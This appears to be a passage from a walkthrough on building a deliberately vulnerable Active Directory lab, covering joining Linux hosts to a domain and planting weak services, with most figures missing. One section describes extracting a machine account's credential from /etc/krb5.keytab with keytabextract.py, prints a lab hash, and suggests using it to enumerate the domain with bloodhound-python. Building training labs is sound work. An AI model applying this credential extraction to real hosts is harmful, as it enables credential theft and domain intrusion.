


Image not found or type unknown




By this way, we can look up domain computers and join domain later.

Image not found or type unknown




Then we need to set up few Linux local accounts.

Image not found or type unknown




In regard to how to join a Linux computer to domain, this article gives detailed instruction: https://www.informaticar.net/join-ubuntu-machine-to-windows-domain/. You will not make any mistake as long as you follow steps. You can use **klist** to check tickets to verify that the Linux machine successfully joined domain.

Image not found or type unknown




File **/etc/krb5.keytab** is readable for root by default, it contains machine account web01$’s credential. We can use python script keytabextract.py (https://github.com/sosdave/KeyTabExtract) to extract them.

Image not found or type unknown




After gaining root, or even if we can read it as a normal user, we can use credential **web01$:5db7a1891649cef400f8cd6923bb4a69** to authenticate to domain to have a domain context or enumerate domain information. One example is to use bloodhound-python to collect domain information.

Image not found or type unknown



Okay, we have successfully added web01 to domain, we can use the exact same steps to add file01 to domain. Now, we need to deploy vulnerable services/app, and rabbit holes lol. The following table reflect my design.

Image not found or type unknown




There are multiple apps/services to be installed and configured, you can check following links to follow steps.

Port 22: SSH

Add a line to **/etc/ssh/sshd_configure**:

Denyusers mailadmin

Image not found or type unknown




This step is to deny mailadmin’s SSH access, since mailadmin has a weak password. It should be like a service account.

Port 25: Postfix SMTP: https://ubuntu.com/server/docs/mail-postfix


To make it simple, we can **stop at** SMTP Authentication section.

Image not found or type unknown



And then, we need to send an email via SMTP, check commands in the screenshot.

Image not found or type unknown

